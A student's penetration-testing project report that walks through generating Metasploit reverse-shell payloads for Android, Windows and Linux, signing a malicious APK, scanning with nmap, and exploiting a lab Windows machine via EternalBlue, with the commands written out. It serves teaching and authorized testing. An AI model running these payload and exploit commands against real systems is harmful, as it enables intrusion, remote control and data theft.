OPEN SOURCE TECHNOLOGIES PROJECT REPORT

(Project Semester January-May 2023)

PROJECT REPORT ON

Payload Generation and Exploiting Windows

SUBMITTED BY:

Divya Kohli

11907866

Programme: B. Tech (Computer Science and Engineering)

Section: KE008

Course Code: INT301

Under the Guidance of:

Mr. Rajeshwar Sharma

Assistant Professor

INDEX:

Table of Contents

TABLE OF FIGURES

STUDENT DECLARATION

I, **Divya Kohli, 11907866**, student of B. Tech (Computer Science and Engineering), Lovely Professional University, Punjab hereby declare that all the information furnished in this project report is based on my own intensive work and is genuine.

Divya Kohli

Registration No: 11907866

ACKNOWLEDGEMENT

I would like to express my sincere gratitude to my professor Mr. Rajeshwar Sharma for his guidance and encouragement throughout the process. His feedback and suggestions helped me to improve my writing and critical thinking skills. I would also like to thank my family and friends for their unwavering support and encouragement. Their love and encouragement helped me to stay motivated and focused on my work. I am grateful to the staff of the library for their assistance in providing me with the necessary research materials. Their resources and support made it possible for me to conduct a thorough analysis of the subject.

Once again, thank you to everyone who has helped me along the way. Your support and encouragement have been invaluable.

1. INTRODUCTION:

Cybersecurity is a critical concern for organizations worldwide, and the need for efficient and effective penetration testing is essential in identifying and mitigating vulnerabilities in computer systems. The process of penetration testing involves simulating an attack on a system to identify weaknesses and potential attack vectors. One crucial aspect of penetration testing is the ability to generate payloads that can be used to exploit vulnerabilities in a system.

This project report focuses on generating payloads for three different platforms (Android, Linux and Windows) and using windows' payload to exploit a vulnerable Windows machine using the Metasploit framework.

- **Metasploit**: Metasploit Framework is an open-source platform used for penetration testing and exploit development. It provides a wide range of exploit tools, payloads, and modules to help security professionals test and verify the security of their systems.

  The architecture of the Metasploit Framework is based on a client-server model, where the user interacts with the framework through a command-line interface or a graphical user interface. The framework itself consists of three main components: the database, the RPC server, and the console.

  - Database: The Metasploit Framework relies on a database to store information about vulnerabilities, exploits, and payloads. The database can be MySQL, PostgreSQL, or SQLite, and stores all data related to modules, targets, sessions, and credentials.
  - RPC Server: The RPC (Remote Procedure Call) server is responsible for managing the communication between the database and the console. It enables users to interact with the framework and send commands to it via the console or other interfaces.
  - Console: The console is the primary user interface for interacting with the Metasploit Framework. It can be a command-line interface or a graphical user interface, and provides access to all the modules, payloads, and exploits in the framework. The console also allows users to configure options for the modules and run scans against target systems.



Figure 1 Metasploit Architecture

- **Payload:** A payload is a piece of code that is delivered to the target system after a successful exploit, which allows the attacker to perform various actions on the compromised system.

  There are several types of payloads available in the Metasploit Framework, including:

  - **Single Payloads:** These are simple payloads that perform a single function, such as executing a shell command, uploading or downloading a file, or spawning a shell.
  - **Staged Payloads:** Staged payloads are used to overcome limitations in the size of the buffer that can be sent to the target system. They are delivered in two parts, with the first part loading a smaller, initial payload, which then downloads and executes the larger, final payload.
  - **Meterpreter Payloads:** Meterpreter is a powerful payload that provides a command shell on the target system, giving the attacker full access to the system. It is a multi-stage payload that provides a more advanced set of features, such as file system manipulation, remote desktop access, and keylogging.
  - **Dynamic Payloads:** Dynamic payloads allow the attacker to customize the payload code on-the-fly. These payloads can be used to bypass security measures that may detect static payloads.
  - **Passive Payloads:** Passive payloads are used to gather information from the target system without triggering any alarms or alerts. They can be used to gather system information, enumerate network resources, or extract sensitive data.
  - **Encoded Payloads:** Encoded payloads are used to obfuscate the payload code and evade detection by anti-virus software. The payload is encoded using various techniques, such as base64 encoding or XOR encoding, and decoded on the target system before execution.



Figure 2 Understanding Metasploit Payloads

The report aims to provide an overview of the process of creating payloads, using various techniques to avoid detection, and exploiting the target machine. It demonstrates the importance of using penetration testing tools and techniques to identify and mitigate vulnerabilities in computer systems, and emphasizes the need for ethical and responsible conduct in the field of cybersecurity.

Overall, this project report aims to provide valuable insights into the process of penetration testing, highlighting the importance of generating payloads for different platforms and using them to exploit vulnerabilities in a system. It also underscores the need for continuous learning and improvement in the field of cybersecurity and the ethical considerations of using penetration testing tools like Metasploit.

1.1 OBJECTIVE:

The objective of this project is to generate payloads for three different platforms (Android, Linux and Windows) and use the Metasploit framework to exploit a Windows machine. The project emphasizes the importance of identifying and addressing vulnerabilities in computer systems to enhance their security and prevent unauthorized access. The purpose of this project is to demonstrate the capabilities of the Metasploit framework and how it can be used to perform various attacks on vulnerable systems.

The project will involve the following steps:

- Researching and selecting suitable exploits for the Windows platform.
- Generating payloads for the three different platforms (Android, Linux and Windows) using the Metasploit framework.
- Setting up a vulnerable Windows machine in a virtual environment for testing purposes.
- Launching the exploits and payloads against the Windows machine to gain remote access and control of the system.
- Writing a report detailing the steps taken during the project, the results obtained, and any lessons learned.

1.2 DESCRIPTION:

The project of generating payloads for three different platforms (Android, Linux and Windows) and exploiting a Windows machine using the Metasploit framework involves creating payloads that can be used to gain access to vulnerable systems and executing them using the Metasploit framework. The objective of this project is to demonstrate how the Metasploit framework can be used to perform penetration testing and ethical hacking on various platforms.

The first step in this project is to research and select suitable exploits for the Windows platform. The Metasploit framework has a vast library of exploits that can be used to target specific vulnerabilities in the system. Once suitable exploits have been identified, the next step is to generate payloads for the three different platforms (Android, Linux and Windows) using the Metasploit framework.

Once access to the Windows machine has been gained, various tasks can be performed, such as retrieving sensitive data or launching further attacks on the system. The results obtained from the exploitation can be documented and analyzed to identify any system vulnerabilities discovered.

Finally, a report detailing the steps taken during the project, the results obtained, and any lessons learned should be written. This report includes an introduction, discussion, scope, system description and conclusion sections. It explains the methodology used in the project, the tools and techniques employed, and the outcomes of the project, including any limitations or challenges encountered and potential ways to improve the exploit process.

Overall, the project of generating payloads for three different platforms and exploiting a Windows machine using the Metasploit framework is an effective way to demonstrate the importance of ethical hacking and penetration testing in identifying and addressing vulnerabilities in computer systems. The project can help to enhance one's understanding of ethical hacking techniques, the Metasploit framework, and how they can be used in real-world scenarios.

1.3 SCOPE OF THE PROJECT:

The scope of is to demonstrate how the Metasploit framework can be used to perform penetration testing and ethical hacking on various platforms. The project aims to provide a practical understanding of ethical hacking techniques, the Metasploit framework, and how they can be used in real-world scenarios.

The project involves selecting suitable exploits for the Windows platform, generating payloads for three different platforms (Android, Linux and Windows) using the Metasploit framework and documenting the results obtained.

The project does not involve any illegal or unethical activities. It is important to note that penetration testing and ethical hacking should only be performed with the explicit permission of the system owner or authorized personnel.

The scope of the project also does not cover advanced exploitation techniques or tools beyond the Metasploit framework. It is recommended to continue exploring the field of ethical hacking and penetration testing after completing this project to gain a more comprehensive understanding of the subject.

Overall, the scope of the project is limited to providing a practical demonstration of ethical hacking and penetration testing techniques using the Metasploit framework.

2. SYSTEM DESCRIPTION:

The project involves generating payloads for three different platforms - Android, Linux and Windows - using the Metasploit framework. The payloads generated are designed to exploit vulnerabilities in the targeted systems and gain remote access to the systems.

The vulnerabilities in these systems can be exploited using the payloads generated using the Metasploit framework. The payloads can be used to gain unauthorized access to the systems, retrieve sensitive data, and launch further attacks on the systems.

2.1 TARGET SYSTEMS:

- **Android:**

  Android is an open-source mobile operating system developed by Google. It is based on the Linux kernel and designed primarily for touchscreen mobile devices such as smartphones, tablets, and smartwatches. Android is one of the most widely used operating systems in the world, with a market share of over 70%.

  The Android operating system is built with security features to protect user data and privacy. However, like any other operating system, Android is not immune to vulnerabilities and can be exploited by attackers to gain unauthorized access to the system.

  To generate payloads for the Android platform, the Metasploit framework can be used to create a malicious app that can be installed on the targeted device. Once the app is installed, the payload can be launched, and the attacker can gain remote access to the system, retrieve sensitive data, and perform other malicious activities.

  Common vulnerabilities in Android systems include unpatched software vulnerabilities, insecure network connections, and weak user authentication mechanisms. These vulnerabilities can be exploited using the payloads generated using the Metasploit framework to gain unauthorized access to the system.

- **Linux:**
  Linux is a free and open-source operating system that is widely used in servers, supercomputers, and embedded systems. It is based on the Unix operating system and is designed to be highly customizable, flexible, and secure.

  Like any other operating system, Linux is not immune to vulnerabilities and can be exploited by attackers to gain unauthorized access to the system. To generate payloads for the Linux platform, the Metasploit framework can be used to identify vulnerabilities in the system and create a malicious script that can be launched to exploit the vulnerabilities and gain remote access to the system.

  Common vulnerabilities in Linux systems include unpatched software vulnerabilities, misconfigured network services, and weak user authentication mechanisms. These vulnerabilities can be exploited using the payloads generated using the Metasploit framework to gain unauthorized access to the system.

  Furthermore, Linux systems are often used in server environments and are critical components of many businesses and organizations. As such, it is essential to maintain the security of Linux systems to protect against unauthorized access, data breaches, and other malicious activities. Regular security audits and patching of vulnerabilities are necessary to maintain the security of Linux systems.

- **Windows:**
  Windows is a popular operating system developed by Microsoft Corporation and widely used on personal computers and servers. It is known for its ease of use and broad compatibility with a wide range of software and hardware.

  Like any other operating system, Windows is not immune to vulnerabilities and can be exploited by attackers to gain unauthorized access to the system. To generate payloads for the Windows platform, the Metasploit framework can be used to identify vulnerabilities in the system and create a malicious script that can be launched to exploit the vulnerabilities and gain remote access to the system.

  Common vulnerabilities in Windows systems include unpatched software vulnerabilities, misconfigured network services, and weak user authentication mechanisms. These vulnerabilities can be exploited using the payloads generated using the Metasploit framework to gain unauthorized access to the system.

Windows is a commonly used operating system in businesses and organizations, and as such, maintaining the security of Windows systems is crucial to protect against data breaches, malware infections, and other malicious activities. Regular security audits, patching of vulnerabilities, and user training on safe computing practices are necessary to maintain the security of Windows systems.

2.2 ASSUMPTIONS AND DEPENDENCIES:

- **Assumptions:**
  - Has the necessary knowledge and skills to use the Metasploit framework and perform ethical hacking.
  - Has legal permission to perform penetration testing and ethical hacking on the target system.
  - The target Windows machine is running a vulnerable version of the Windows operating system.
  - Has access to a Kali Linux machine or other system that has the necessary dependencies installed.
- **Dependencies:**
  - A working installation of Kali Linux or another supported operating system.
  - The necessary dependencies, including Ruby, PostgreSQL, Nmap, Python, and Git for using metasploit.
  - A network connection is required to perform the penetration testing and exploit the target Windows machine.
  - The target Windows machine must be accessible on the network and have at least one vulnerability that can be exploited.
  - Access to any necessary credentials, such as IP address of the target machine or network.

2.3 FUNCTIONAL/NON-FUNCTIONAL DEPENDENCIES:

Functional dependencies refer to the features or components of the system that are required for the system to function properly. Non-functional dependencies refer to the characteristics or qualities of the system that affect its performance or usability. Here are some functional and non-functional dependencies for this project:

- **Functional Dependencies:**
  - A working installation of Kali Linux or another supported operating system is required to run the Metasploit framework and generate payloads.
  - The Metasploit framework and its components, such as the exploit modules and payloads.
  - Knowledge of ethical hacking and penetration testing techniques, as well as familiarity with the tools and methodologies used in the project.
  - Legal permission to perform penetration testing and ethical hacking on the target system.

- The target Windows machine must have at least one known vulnerability that can be exploited using the Metasploit framework.

- **Non-functional Dependencies:**
  - The speed and reliability of the network connection may affect the performance of the Metasploit framework and the ability to successfully exploit the target system.
  - The quality and completeness of the vulnerability information and the accuracy of the exploit module may affect the success of the penetration testing and exploitation.
  - The availability and responsiveness of technical support and documentation may affect ability to troubleshoot issues and make progress on the project.
  - The security of the system and data, both on the user's machine and the target machine, may be affected by the project, and appropriate security measures must be taken to ensure the safety and integrity of the system and data.

3. ANALYSIS REPORT:

Problem Statement: Generate Payload for three different platforms, and exploit windows machine using Metasploit framework/ any open-source software.

3.1 Payload Generation:

- **Payload Generation for Android:**
  a. Open a terminal window on your Kali Linux system.
  b. Launch the Metasploit console by typing ‘msfconsole’ and pressing Enter:



Figure 3 Starting msfconsole



Figure 4 Inside msfconsole

c. In the Metasploit console, set the payload to android/meterpreter/reverse_tcp using the command:

```
use android/meterpreter/reverse_tcp
```

d. Check the required options using the ‘show options’ command in msfconsole. Need to set the LHOST and LPORT options.



Figure 5 Setting LHOST and LPORT

e. Once the options are set, generate the payload in the APK format using the generate command:
“generate -t apk -f divya.apk”

f. This will generate divya.apk payload in current directory.



Figure 6 Generated apk payload file

g. After we successfully created the .apk file, we need to sign a certificate because Android mobile devices are not allowed to install apps without the appropriately signed certificate. Android devices only install signed .apk files.

We need to sign the .apk file manually in Kali Linux using:

i. Keytool (preinstalled)
ii. jar signer (preinstalled)
iii. zipalign (need to install)

To sign the .apk file locally, following command is used in terminal:

1) "keytool -genkey -V -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000"
2) "jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore android_shell.apk hacked"
3) "jarsigner -verify -verbose -certs android_shell.apk"

h. Verifying the .apk into a new file using Zipalign

Now we have signed our android_shell.apk file successfully and it can be run on any Android environment. Our new filename is singed_jar.apk after the verification with Zipalign.



Figure 7 Malicious signed_jar.apk file

- **Payload Generation for Windows:**

a. Open a terminal window on your Kali Linux system.

b. Launch the Metasploit console by typing 'msfconsole' and pressing Enter:



Figure 8 Starting msfconsole



Figure 9 Inside msfconsole

c. In the Metasploit console, set the payload to windows/meterpreter/reverse_tcp using the command: "use windows/meterpreter/reverse_tcp"



Figure 10 Setting windows payload

d. Check the required options using the 'show options' command in msfconsole. Need to set the LHOST and LPORT options.



Figure 11 Setting LHOST and LPORT

e. Once the options are set, generate the payload in the APK format using the generate command:
“generate -t exe -f divya.exe”
f. This will generate divya.exe payload in current directory.



Figure 12 Generated exe payload for windows

- **Payload Generation for Linux:**
  a. Open a terminal window on your Kali Linux system.
  b. Launch the Metasploit console by typing ‘msfconsole’ and pressing Enter:



Figure 13 Starting msfconsole

Figure 14 Inside msfconsole

c. To generate a payload for Linux on Kali Linux using msfvenom, following command is used:
"msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<your IP> LPORT=<your port> -f elf -o /path/to/output/file"

- -p: Specifies the payload to use. In this case, we're using the linux/x86/meterpreter/reverse_tcp payload, which creates a reverse Meterpreter shell on a Linux system.
- LHOST: Specifies the IP address of your Kali Linux system.
- LPORT: Specifies the port number on which the payload will listen for incoming connections.
- -f: Specifies the output format for the payload. In this case, we're using the ELF format, which is commonly used on Linux systems.
- -o: Specifies the output file for the payload.

Figure 15 Generating payload for linux



Figure 16 Payload details

d. This will generate linux_payload.elf payload in current directory.



Figure 17 Generated elf payload for linux

3.2 Exploiting Windows using Metasploit:

Windows is one of the most commonly targeted operating systems, due to its widespread use in both home and enterprise environments. With Metasploit, it is possible to exploit a variety of vulnerabilities in Windows systems in order to gain access and perform various malicious activities, such as stealing sensitive data or installing malware.

Before attempting to exploit a Windows system, it is important to have a good understanding of the target environment and any potential vulnerabilities that may exist. It is also important to ensure that you have the necessary permissions and authorizations to perform the test, as attempting to exploit a system without permission could result in legal consequences.

Here are the detailed steps:

a. Identify the target Windows machine and its IP address. There are many ways to get the IP addresses of Windows – I used "netdiscover" in this project

b. For getting the result of target window machine, run system version command with its IP address.
"nmap -sV <IP Address>"

Figure 18 System version command

c. Before exploiting windows, we need to check the vulnerability is present in it. This can be checked by using nmap script command:
"nmap –script vuln <IP Address>"

d. The smb vul is popularly known as eternal blue, soo to exploit windows launch the Metasploit console by typing 'msfconsole' and pressing Enter:



Figure 19 Starting msfconsole

Figure 20 Inside msfconsole

e. Inside msfconsole, search for ms17 by using command “search ms17”



Figure 21 ms17

f. We will use ms17 eternalblue here, using command “use exploit/windows/smb/ms17_010_eternalblue” or “use 0”



Figure 22 Using ms17 eternalblue

g. Check the options of selected eternalblue and set the RHOST value(IP address of targeted window machine)



Figure 23 setting RHOST

h. Now windows machine is ready to exploit. We can perform this function by simply using “exploit” command.



Figure 24 Exploited windows

